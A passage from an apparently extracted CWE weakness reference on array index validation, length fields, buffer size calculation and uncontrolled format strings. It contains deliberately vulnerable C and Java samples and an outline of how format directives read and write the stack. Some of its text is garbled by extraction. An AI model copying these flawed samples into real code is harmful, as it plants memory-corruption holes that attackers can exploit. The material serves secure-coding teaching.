- C++ (*Often*)
- Language-independent

Common Consequences

Integrity

Availability

DoS: crash / exit / restart

Unchecked array indexing will very likely result in the corruption of relevant memory and perhaps instructions, leading to a crash, if the values are outside of the valid memory area.

Integrity

Modify memory

If the memory corrupted is data, rather than instructions, the system will continue to function with improper values.

Confidentiality

Integrity

Modify memory

Read memory

Unchecked array indexing can also trigger out-of-bounds read or write operations, or operations on the wrong objects; i.e., "buffer overflows" are not always the result. This may result in the exposure or modification of sensitive data.

Integrity

Execute unauthorized code or commands

If the memory accessible by the attacker can be effectively controlled, it may be possible to execute arbitrary code, as with a standard buffer overflow and possibly without the use of large inputs if a precise index can be controlled.

Integrity

Availability

Confidentiality

DoS: crash / exit / restart

Execute unauthorized code or commands

Read memory

Modify memory

A single fault could allow either an overflow (CWE-788) or underflow (CWE-786) of the array index. What happens next will depend on the type of operation being performed out of bounds, but can expose sensitive information, cause a system crash, or possibly lead to arbitrary code execution.

Likelihood of Exploit

High

Detection Methods

Automated Static Analysis

High

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives. Automated static analysis generally does not account for environmental considerations when reporting out-of-bounds memory operations. This can make it difficult for users to determine which warnings should be investigated first. For example, an analysis tool might report array index errors that originate from command line arguments in a program that is not expected to run with `setuid` or other special privileges.

This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Automated Dynamic Analysis

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Black Box

Black box methods might not get the needed code coverage within limited time constraints, and a dynamic test might not produce any noticeable side effects even if it is successful.

Demonstrative Examples

Example 1:

The following C/C++ example retrieves the sizes of messages for a `pop3` mail server. The message sizes are retrieved from a socket that returns in a buffer the message number and the message size, the message number (`num`) and size (`size`) are extracted from the buffer and the message size is placed into an array using the message number for the array index.

C Example:

Bad Code

```
/* capture the sizes of all messages */
int getsizes(int sock, int count, int *sizes) {
    ...
    char buf[BUFFER_SIZE];
    int ok;
    int num, size;
    // read values from socket and added to sizes array
    while ((ok = gen_rcv(sock, buf, sizeof(buf))) == 0)
    {
        // continue read from socket until buf only contains '.'
        if (DOTLINE(buf))
            break;
        else if (sscanf(buf, "%d %d", &num, &size) == 2)
            sizes[num - 1] = size;
    }
    ...
}
```

In this example the message number retrieved from the buffer could be a value that is outside the allowable range of indices for the array and could possibly be a negative number. Without proper validation of the value to be used for the array index an array overflow could occur and could potentially lead to unauthorized access to memory addresses and system crashes. The value of the array index should be validated to ensure that it is within the allowable range of indices for the array as in the following code.

C Example:

Good Code

```

/* capture the sizes of all messages */
int getsizes(int sock, int count, int *sizes) {
    ...
    char buf[BUFFER_SIZE];
    int ok;
    int num, size;
    // read values from socket and added to sizes array
    while ((ok = gen_rcv(sock, buf, sizeof(buf))) == 0)
    {
        // continue read from socket until buf only contains '.'
        if (DOTLINE(buf))
            break;
        else if (sscanf(buf, "%d %d", &num, &size) == 2) {
            if (num > 0 && num <= (unsigned)count)
                sizes[num - 1] = size;
            else
                /* warn about possible attempt to induce buffer overflow */
                report(stderr, "Warning: ignoring bogus data for message sizes returned by server.\n");
        }
    }
    ...
}

```

Example 2:

In the code snippet below, an unchecked integer value is used to reference an object in an array.

Java Example:

Bad Code

```

public String getValue(int index) {
    return array[index];
}

```

If index is outside of the range of the array, this may result in an `ArrayIndexOutOfBoundsException` Exception being raised.

Example 3:

In the following Java example the method `displayProductSummary` is called from a Web service servlet to retrieve product summary information for display to the user. The servlet obtains the integer value of the product number from the user and passes it to the `displayProductSummary` method. The `displayProductSummary` method passes the integer value of the product number to the `getProductSummary` method which obtains the product summary from the array object containing the project summaries using the integer value of the product number as the array index.

Java Example:

Bad Code

```

// Method called from servlet to obtain product information
public String displayProductSummary(int index) {
    String productSummary = new String("");
    try {
        String productSummary = getProductSummary(index);
    } catch (Exception ex) {...}
    return productSummary;
}
public String getProductSummary(int index) {
    return products[index];
}

```

In this example the integer value used as the array index that is provided by the user may be outside the allowable range of indices for the array which may provide unexpected results or may

comes the application to fail. The integer value used for the array index should be validated to ensure that it is within the allowable range of indices for the array as in the following code.

Java Example:*Good Code*

```
// Method called from servlet to obtain product information
public String displayProductSummary(int index) {
    String productSummary = new String("");
    try {
        String productSummary = getProductSummary(index);
    } catch (Exception ex) {...}
    return productSummary;
}
public String getProductSummary(int index) {
    String productSummary = "";
    if ((index >= 0) && (index < MAX_PRODUCTS)) {
        productSummary = products[index];
    }
    else {
        System.err.println("index is out of bounds");
        throw new IndexOutOfBoundsException();
    }
    return productSummary;
}
```

An alternative in Java would be to use one of the collection objects such as `ArrayList` that will automatically generate an exception if an attempt is made to access an array index that is out of bounds.

Java Example:*Good Code*

```
ArrayList productArray = new ArrayList(MAX_PRODUCTS);
...
try {
    productSummary = (String) productArray.get(index);
} catch (IndexOutOfBoundsException ex) {...}
```

Observed Examples

Reference	Description
CVE-2001-1009	negative array index as argument to POP LIST command
CVE-2003-0721	Integer signedness error leads to negative array index
CVE-2004-1189	product does not properly track a count and a maximum number, which can lead to resultant array index overflow.
CVE-2005-0369	large ID in packet used as array index
CVE-2007-5756	chain: device driver for packet-capturing software allows access to an unintended IOCTL with resultant array index error.

Potential Mitigations**Architecture and Design****Input Validation****Libraries or Frameworks**

Use an input validation framework such as Struts or the OWASP ESAPI Validation API. If you use Struts, be mindful of weaknesses covered by the CWE-101 category.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Even though client-side checks provide minimal benefits with respect to server-side security, they are still useful. First, they can support intrusion detection. If the server receives input that should have been rejected by the client, then it may be an indication of an attack. Second, client-side error-checking can provide helpful feedback to the user about the expectations for valid input. Third, there may be a reduction in server-side processing time for accidental input errors, although this is typically a small savings.

Requirements**Language Selection**

Use a language that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, Ada allows the programmer to constrain the values of a variable and languages such as Java and Ruby will allow the programmer to handle exceptions when an out-of-bounds index is accessed.

Operation**Environment Hardening****Defense in Depth**

Use a feature like Address Space Layout Randomization (ASLR).

This is not a complete solution. However, it forces the attacker to guess an unknown value that changes every program execution. In addition, an attack could still cause a denial of service, since the typical response is to exit the application.

Operation**Environment Hardening****Defense in Depth**

Use a CPU and operating system that offers Data Execution Protection (NX) or its equivalent.

This is not a complete solution, since buffer overflows could be used to overwrite nearby variables to modify the software's state in dangerous ways. In addition, it cannot be used in cases in which self-modifying code is required. Finally, an attack could still cause a denial of service, since the typical response is to exit the application.

Implementation**Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

When accessing a user-controlled array index, use a stringent range of values that are within the target array. Make sure that you do not allow negative values to be used. That is, verify the minimum as well as the maximum of the range of acceptable values.

Implementation

Be especially careful to validate your input when you invoke code that crosses language boundaries, such as from an interpreted language to native code. This could create an unexpected interaction between the language boundaries. Ensure that you are not violating any of the expectations of the language with which you are interfacing. For example, even though Java may not be susceptible to buffer overflows, providing a large argument in a call to native code might trigger an overflow.

Architecture and Design**Operation****Environment Hardening**

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Architecture and Design**Operation****Sandbox or Jail****Limited**

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, `java.io.FilePermission` in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.











This might only restrict an attacker to certain system calls or limit the scope of an attack to a portion of the file system

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

The most common condition situation leading to unchecked array indexing is the use of loop index variables as buffer indexes. If the end condition for the loop is subject to a flaw, the index can grow or shrink unbounded, therefore causing a buffer overflow or underflow. Another common situation leading to this condition is the use of a function's return value, or the resulting value of a calculation directly as an index in to a buffer.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		20	Improper Input Validation	699 1000	15
CanPrecede		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	1000	175
ChildOf		189	Numeric Errors	699	269
ChildOf		633	Weaknesses that Affect Memory	631	737
ChildOf		738	CERT C Secure Coding Section 04 - Integers (INT)	734	865
ChildOf		740	CERT C Secure Coding Section 06 - Arrays (ARR)	734	865
CanPrecede		789	Uncontrolled Memory Allocation	1000	922
ChildOf		802	2010 Top 25 - Risky Resource Management	800	936
CanPrecede		823	Use of Out-of-range Pointer Offset	1000	953
PeerOf		124	Buffer Underwrite ('Buffer Underflow')	1000	191

Relationship Notes

This weakness can precede uncontrolled memory allocation (CWE-789) in languages that automatically expand an array when an index is used that is larger than the size of the array, such as JavaScript.

Theoretical Notes

An improperly validated array index might lead directly to the always-incorrect behavior of "access of array using out-of-bounds index."

Affected Resources

- Memory

Causal Nature

Explicit (*an explicit weakness resulting from behavior of the developer*)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Unchecked array indexing
PLOVER		INDEX - Array index overflow
CERT C Secure Coding	ARR00-C	Understand how arrays work
CERT C Secure Coding	ARR30-C	Guarantee that array indices are within the valid range
CERT C Secure Coding	ARR38-C	Do not add or subtract an integer to a pointer if the resulting value does not refer to a valid array element
CERT C Secure Coding	INT32-C	Ensure that operations on signed integers do not result in overflow

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
100	Overflow Buffers	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 5, "Array Indexing Errors" Page 144. 2nd Edition. Microsoft. 2002.

Jason Lam. "Top 25 Series - Rank 14 - Improper Validation of Array Index". SANS Software Security Institute. 2010-03-12. < <http://blogs.sans.org/appsecstreetfighter/2010/03/12/top-25-series-rank-14-improper-validation-of-array-index/> >.

CWE-130: Improper Handling of Length Parameter Inconsistency

Weakness ID: 130 (*Weakness Base*)

Status: Incomplete

Description

Summary

The software parses a formatted message or structure, but it does not handle or incorrectly handles a length field that is inconsistent with the actual length of the associated data.

Extended Description

If an attacker can manipulate the length parameter associated with an input such that it is inconsistent with the actual length of the input, this can be leveraged to cause the target application to behave in unexpected, and possibly, malicious ways. One of the possible motives for doing so is to pass in arbitrarily large input to the application. Another possible motivation is the modification of application state by including invalid data for subsequent properties of the application. Such weaknesses commonly lead to attacks such as buffer overflows and execution of arbitrary code.

Alternate Terms

length manipulation

length tampering

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C (*Sometimes*)

- C++ (Sometimes)
- All

Observed Examples

Reference	Description
CVE-2000-0655	
CVE-2001-0191	
CVE-2001-0825	
CVE-2001-1186	
CVE-2002-1235	length field of a request not verified
CVE-2002-1357	
CVE-2003-0327	
CVE-2003-0345	
CVE-2003-0429	
CVE-2003-0825	can overlap zero-length issues
CVE-2004-0095	
CVE-2004-0201	
CVE-2004-0413	leads to memory consumption, integer overflow, and heap overflow
CVE-2004-0430	
CVE-2004-0492	
CVE-2004-0568	
CVE-2004-0774	
CVE-2004-0808	
CVE-2004-0826	
CVE-2004-0940	is effectively an accidental double increment of a counter that prevents a length check conditional from exiting a loop.
CVE-2004-0989	
CVE-2005-0064	
CVE-2005-3184	buffer overflow by modifying a length value
CVE-2009-2299	Web application firewall consumes excessive memory when an HTTP request contains a large Content-Length value but no POST data.
SECUNIA:18747	length field inconsistency crashes cell phone

Potential Mitigations




Do not let the user control the size of the buffer.

Validate that the length of the user-supplied data is consistent with the buffer size.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	<input checked="" type="checkbox"/>	175
ChildOf		240	Improper Handling of Inconsistent Structural Elements	<input type="checkbox"/>	322
CanPrecede		805	Buffer Access with Incorrect Length Value	<input type="checkbox"/>	938

Relationship Notes

This probably overlaps other categories including zero-length issues.

Causal Nature

Implicit

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Length Parameter Inconsistency

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
47	Buffer Overflow via Parameter Expansion	

CWE-131: Incorrect Calculation of Buffer Size

Weakness ID: 131 (Weakness Base)

Status: Draft

Description**Summary**

The software does not correctly calculate the size to be used when allocating a buffer, which could lead to a buffer overflow.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- C
- C++

Common Consequences**Integrity****Availability****DoS: crash / exit / restart****Execute unauthorized code or commands****Read memory****Modify memory**

If the incorrect calculation is used in the context of memory allocation, then the software may create a buffer that is smaller or larger than expected. If the allocated buffer is smaller than expected, this could lead to an out-of-bounds read or write (CWE-119), possibly causing a crash, allowing arbitrary code execution, or exposing sensitive data.

Likelihood of Exploit

High to Very High

Detection Methods**Automated Static Analysis****High**

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives. Automated static analysis generally does not account for environmental considerations when reporting potential errors in buffer calculations. This can make it difficult for users to determine which warnings should be investigated first. For example, an analysis tool might report buffer overflows that originate from command line arguments in a program that is not expected to run with `setuid` or other special privileges.

Detection techniques for buffer-related errors are more mature than for most other weakness types.

Automated Dynamic Analysis**Moderate**

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Without visibility into the code, black box methods may not be able to sufficiently distinguish this weakness from others, requiring follow-up manual methods to diagnose the underlying problem.

Manual Analysis

Manual analysis can be useful for finding this weakness, but it might not achieve desired code coverage within limited time constraints. This becomes difficult for weaknesses that must be considered for all inputs, since the attack surface can be too large.

Manual Analysis

High

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual static analysis is useful for evaluating the correctness of allocation calculations. This can be useful for detecting overflow conditions (CWE-190) or similar weaknesses that might have serious security impacts on the program.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Demonstrative Examples

Example 1:

The following code allocates memory for a maximum number of widgets. It then gets a user-specified number of widgets, making sure that the user does not request too many. It then initializes the elements of the array using `InitializeWidget()`. Because the number of widgets can vary for each request, the code inserts a NULL pointer to signify the location of the last widget.

C Example:

Bad Code

```
int i;
unsigned int numWidgets;
Widget **WidgetList;
numWidgets = GetUntrustedSizeValue();
if ((numWidgets == 0) || (numWidgets > MAX_NUM_WIDGETS)) {
    ExitError("Incorrect number of widgets requested!");
}
WidgetList = (Widget **)malloc(numWidgets * sizeof(Widget *));
printf("WidgetList ptr=%p\n", WidgetList);
for(i=0; i<numWidgets; i++) {
    WidgetList[i] = InitializeWidget();
}
WidgetList[numWidgets] = NULL;
showWidgets(WidgetList);
```

However, this code contains an off-by-one calculation error. It allocates exactly enough space to contain the specified number of widgets, but it does not include the space for the NULL pointer. As a result, the allocated buffer is smaller than it is supposed to be. So if the user ever requests `MAX_NUM_WIDGETS`, there is an off-by-one buffer overflow (CWE-193) when the NULL is assigned. Depending on the environment and compilation settings, this could cause memory corruption.

Example 2:

This example applies an encoding procedure to an input string and stores it into a buffer.

C Example:

Bad Code

```
char * copy_input(char *user_supplied_string){
    int i, dst_index;
    char *dst_buf = (char*)malloc(4*sizeof(char) * MAX_SIZE);
    if ( MAX_SIZE <= strlen(user_supplied_string) ){
        die("user string too long, die evil hacker!");
    }
    dst_index = 0;
    for ( i = 0; i < strlen; i++){
        if( '&' == user_supplied_string[i] ){
            dst_buf[dst_index++] = '&';
            dst_buf[dst_index++] = 'a';
            dst_buf[dst_index++] = 'm';
            dst_buf[dst_index++] = 'p';
            dst_buf[dst_index++] = ';';
        }
        else if ('<' == user_supplied_string[i] ){
            /* encode to &lt; */
        }
        else dst_buf[dst_index++] = user_supplied_string[i];
    }
}
```



```

}
return dst_buf;
}

```

The programmer attempts to encode the ampersand character in the user-controlled string, however the length of the string is validated before the encoding procedure is applied. Furthermore, the programmer assumes encoding expansion will only expand a given character by a factor of 4, while the encoding of the ampersand expands by 5. As a result, when the encoding procedure expands the string it is possible to overflow the destination buffer if the attacker provides a string of many ampersands.

Example 3:

The following code is intended to read an incoming packet from a socket and extract one or more headers.

C Example:

Bad Code

```

DataPacket *packet;
int numHeaders;
PacketHeader *headers;
sock=AcceptSocketConnection();
ReadPacket(packet, sock);
numHeaders =packet->headers;
if (numHeaders > 100) {
    ExitError("too many headers!");
}
headers = malloc(numHeaders * sizeof(PacketHeader);
ParsePacketHeaders(packet, headers);

```

The code performs a check to make sure that the packet does not contain too many headers. However, numHeaders is defined as a signed int, so it could be negative. If the incoming packet specifies a value such as -3, then the malloc calculation will generate a negative number (say, -300 if each header can be a maximum of 100 bytes). When this result is provided to malloc(), it is first converted to a size_t type. This conversion then produces a large value such as 4294966996, which may cause malloc() to fail or to allocate an extremely large amount of memory (CWE-195). With the appropriate negative numbers, an attacker could trick malloc() into using a very small positive number, which then allocates a buffer that is much smaller than expected, potentially leading to a buffer overflow.

Example 4:

The following code attempts to save three different identification numbers into an array. The array is allocated from memory using a call to malloc().

C Example:

Bad Code

```

int *id_sequence;
/* Allocate space for an array of three ids. */
id_sequence = (int*) malloc(3);
if (id_sequence == NULL) exit(1);
/* Populate the id array. */
id_sequence[0] = 13579;
id_sequence[1] = 24680;
id_sequence[2] = 97531;

```

The problem with the code above is the value of the size parameter used during the malloc() call. It uses a value of '3' which by definition results in a buffer of three bytes to be created. However the intention was to create a buffer that holds three ints, and in C, each int requires 4 bytes worth of memory, so an array of 12 bytes is needed, 4 bytes for each int. Executing the above code could result in a buffer overflow as 12 bytes of data is being saved into 3 bytes worth of allocated space. The overflow would occur during the assignment of id_sequence[0] and would continue with the assignment of id_sequence[1] and id_sequence[2].

The malloc() call could have used '3*sizeof(int)' as the value for the size parameter in order to allocate the correct amount of space required to store the three ints.

Observed Examples

Reference	Description
CVE-2001-0248	expansion overflow: long pathname + glob = overflow
CVE-2001-0249	expansion overflow: long pathname + glob = overflow
CVE-2001-0334	expansion overflow: buffer overflow using wildcards
CVE-2002-0184	special characters in argument are not properly expanded
CVE-2002-1347	multiple variants
CVE-2003-0899	transformation overflow: buffer overflow when expanding ">" to ">", etc.
CVE-2004-0434	small length value leads to heap overflow
CVE-2004-0747	substitution overflow: buffer overflow using expansion of environment variables
CVE-2004-0940	needs closer investigation, but probably expansion-based
CVE-2004-1363	substitution overflow: buffer overflow using environment variables that are expanded after the length check is performed
CVE-2005-0490	needs closer investigation, but probably expansion-based
CVE-2005-2103	substitution overflow: buffer overflow using a large number of substitution strings
CVE-2005-3120	transformation overflow: product adds extra escape characters to incoming data, but does not account for them in the buffer length
CVE-2008-0599	Chain: Language interpreter calculates wrong buffer size (CWE-131) by using "size = ptr ? X : Y" instead of "size = (ptr ? X : Y)" expression.

Potential Mitigations

Implementation

If you allocate a buffer for the purpose of transforming, converting, or encoding an input, make sure that you allocate enough memory to handle the largest possible encoding. For example, in a routine that converts "&" characters to "&" for HTML entity encoding, you will need an output buffer that is at least 5 times as large as the input buffer.

Implementation

Understand your programming language's underlying representation and how it interacts with numeric calculation (CWE-681). Pay close attention to byte size discrepancies, precision, signed/unsigned distinctions, truncation, conversion and casting between types, "not-a-number" calculations, and how your language handles numbers that are too large or too small for its underlying representation.

Also be careful to account for 32-bit, 64-bit, and other potential differences that may affect the numeric representation.

Implementation

Input Validation

Perform input validation on any numeric input by ensuring that it is within the expected range. Enforce that the input meets both the minimum and maximum requirements for the expected range.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Implementation

When processing structured incoming data containing a size field followed by raw data, ensure that you identify and resolve any inconsistencies between the size field and the actual size of the data (CWE-130).

Implementation

When allocating memory that uses sentinels to mark the end of a data structure - such as NUL bytes in strings - make sure you also include the sentinel in your calculation of the total amount of memory that must be allocated.

Implementation**Moderate**

Replace unbounded copy functions with analogous functions that support length arguments, such as `strcpy` with `strncpy`. Create these if they are not available.

This approach is still susceptible to calculation errors, including issues such as off-by-one errors (CWE-193) and incorrectly calculating buffer lengths (CWE-131).

Additionally, this only addresses potential overflow issues. Resource consumption / exhaustion issues are still possible.

Implementation

Use `sizeof()` on the appropriate data type to avoid CWE-467.

Implementation

Use the appropriate type for the desired action. For example, in C/C++, only use unsigned types for values that could never be negative, such as height, width, or other numbers related to quantity. This will simplify your sanity checks and will reduce surprises related to unexpected casting.

Architecture and Design**Libraries or Frameworks**

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Use libraries or frameworks that make it easier to handle numbers without unexpected consequences, or buffer allocation routines that automatically track buffer size.

Examples include safe integer handling packages such as `SafeInt` (C++) or `IntegerLib` (C or C++).

Build and Compilation**Compilation or Build Hardening****Defense in Depth**

Run or compile your software using features or extensions that automatically provide a protection mechanism that mitigates or eliminates buffer overflows.

For example, certain compilers and extensions provide automatic buffer overflow detection mechanisms that are built into the compiled code. Examples include the Microsoft Visual Studio / GS flag, Fedora/Red Hat FORTIFY_SOURCE GCC flag, StackGuard, and ProPolice.

This is not necessarily a complete solution, since these mechanisms can only detect certain types of overflows. In addition, an attack could still cause a denial of service, since the typical response is to exit the application.

Operation**Environment Hardening****Defense in Depth**

Use a feature like Address Space Layout Randomization (ASLR).

This is not a complete solution. However, it forces the attacker to guess an unknown value that changes every program execution. In addition, an attack could still cause a denial of service, since the typical response is to exit the application.

Operation**Environment Hardening****Defense in Depth**

Use a CPU and operating system that offers Data Execution Protection (NX) or its equivalent.

This is not a complete solution, since buffer overflows could be used to overwrite nearby variables to modify the software's state in dangerous ways. In addition, it cannot be used in cases in which self-modifying code is required. Finally, an attack could still cause a denial of service, since the typical response is to exit the application.

Implementation**Compilation or Build Hardening**

Examine compiler warnings closely and eliminate problems with potential security implications, such as signed / unsigned mismatch in memory operations, or use of uninitialized variables. Even if the weakness is rarely exploitable, a single failure may lead to the compromise of the entire system.

Architecture and Design**Operation****Environment Hardening**

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Architecture and Design**Operation****Sandbox or Jail****Limited**

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.







OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, `java.io.FilePermission` in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

This might only restrict an attacker to certain system calls or limit the scope of an attack to a portion of the file system

Relationships

Nature	Type	ID	Name		Page	
CanPrecede		119	Failure to Constrain Operations within the Bounds of a Memory Buffer		699 1000	175
ChildOf		682	Incorrect Calculation		699 1000	802
ChildOf		742	CERT C Secure Coding Section 08 - Memory Management (MEM)		734	866
ChildOf		802	2010 Top 25 - Risky Resource Management		800	936
CanFollow		467	Use of sizeof() on a Pointer Type		1000	583

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Other length calculation error
CERT C Secure Coding	MEM35-C	Allocate sufficient memory for an object

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
47	Buffer Overflow via Parameter Expansion	
100	Overflow Buffers	

References

[REF-18] David LeBlanc and Niels Dekker. "SafeInt". < <http://safeint.codeplex.com/> >.

Jason Lam. "Top 25 Series - Rank 18 - Incorrect Calculation of Buffer Size". SANS Software Security Institute. 2010-03-19. < <http://blogs.sans.org/appsecstreetfighter/2010/03/19/top-25-series---rank-18---incorrect-calculation-of-buffer-size/> >.

Maintenance Notes

This is a broad category. Some examples include: (1) simple math errors, (2) incorrectly updating parallel counters, (3) not accounting for size differences when "transforming" one input to another format (e.g. URL canonicalization or other transformation that can generate a result that's larger than the original input, i.e. "expansion").

This level of detail is rarely available in public reports, so it is difficult to find good examples.

This weakness may be a composite or a chain. It also may contain layering or perspective differences.

This issue may be associated with many different types of incorrect calculations (CWE-682), although the integer overflow (CWE-190) is probably the most prevalent. This can be primary to resource consumption problems (CWE-400), including uncontrolled memory allocation (CWE-789). However, its relationship with out-of-bounds buffer access (CWE-119) must also be considered.

CWE-132: DEPRECATED (Duplicate): Miscalculated Null Termination

Weakness ID: 132 (*Deprecated Weakness Base*) **Status:** Deprecated

Description

Summary

This entry has been deprecated because it was a duplicate of CWE-170. All content has been transferred to CWE-170.

CWE-133: String Errors

Category ID: 133 (*Category*) **Status:** Draft

Description

Summary

Weaknesses in this category are related to the creation and modification of strings.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	C	19	Data Handling	699	15
ParentOf	B	134	Uncontrolled Format String	699	211
ParentOf	B	135	Incorrect Calculation of Multi-Byte String Length	699	215
ParentOf	C	251	Often Misused: String Management	699	334
ParentOf	V	597	Use of Wrong Operator in String Comparison	699	703

CWE-134: Uncontrolled Format String

Weakness ID: 134 (*Weakness Base*) **Status:** Draft

Description

Summary

The software uses externally-controlled format strings in printf-style functions, which can lead to buffer overflows or data representation problems.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C (*Often*)
- C++ (*Often*)
- Perl (*Rarely*)
- Languages that support format strings

Modes of Introduction

The programmer rarely intends for a format string to be user-controlled at all. This weakness is frequently introduced in code that constructs log messages, where a constant format string is omitted.

In cases such as localization and internationalization, the language-specific message repositories could be an avenue for exploitation, but the format string issue would be resultant, since attacker control of those repositories would also allow modification of message length, format, and content.

Common Consequences

Confidentiality

Format string problems allow for information disclosure which can severely simplify exploitation of the program.

Access Control

Format string problems can result in the execution of arbitrary code.

Likelihood of Exploit

Very High

Detection Methods

Automated Static Analysis

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives.

Black Box

Limited

Since format strings often occur in rarely-occurring erroneous conditions (e.g. for error message logging), they can be difficult to detect using black box methods. It is highly likely that many latent issues exist in executables that do not have associated source code (or equivalent source).

Demonstrative Examples

Example 1:

The following example is exploitable, due to the `printf()` call in the `printWrapper()` function. Note: The stack buffer was added to make exploitation more simple.

C Example:

Bad Code

```
#include <stdio.h>
void printWrapper(char *string) {
    printf(string);
}
int main(int argc, char **argv) {
    char buf[5012];
    memcpy(buf, argv[1], 5012);
    printWrapper(argv[1]);
    return (0);
}
```

Example 2:

The following code copies a command line argument into a buffer using `snprintf()`.

C Example:

Bad Code

```
int main(int argc, char **argv){
    char buf[128];
    ...
    snprintf(buf,128,argv[1]);
}
```

This code allows an attacker to view the contents of the stack and write to the stack using a command line argument containing a sequence of formatting directives. The attacker can read from the stack by providing more formatting directives, such as `%x`, than the function takes as arguments to be formatted. (In this example, the function takes no arguments to be formatted.) By using the `%n` formatting directive, the attacker can write to the stack, causing `snprintf()` to write the number of bytes output thus far to the specified argument (rather than reading a value from the argument, which is the intended behavior). A sophisticated version of this attack will use four staggered writes to completely control the value of a pointer on the stack.

Example 3:

Certain implementations make more advanced attacks even easier by providing format directives that control the location in memory to read from or write to. An example of these directives is shown in the following code, written for glibc:

C Example:

Bad Code

```
printf("%d %d %1$d %1$d\n", 5, 9);
```

This code produces the following output: 5 9 5 5 It is also possible to use half-writes (%hn) to accurately control arbitrary DWORDS in memory, which greatly reduces the complexity needed to execute an attack that would otherwise require four staggered writes, such as the one mentioned in the first example.

Observed Examples

Reference	Description
CVE-2001-0717	format string in bad call to syslog function
CVE-2002-0573	format string in bad call to syslog function
CVE-2002-1788	format strings in NNTP server responses
CVE-2002-1825	format string in Perl program
CVE-2007-2027	Chain: untrusted search path enabling resultant format string by loading malicious internationalization messages

Potential Mitigations

Requirements

Choose a language that is not subject to this flaw.

Implementation

Ensure that all format string functions are passed a static string which cannot be controlled by the user and that the proper number of arguments are always sent to that function as well. If at all possible, use functions that do not support the %n operator in format strings.

Build: Heed the warnings of compilers and linkers, since they may alert you to improper usage.

Other Notes

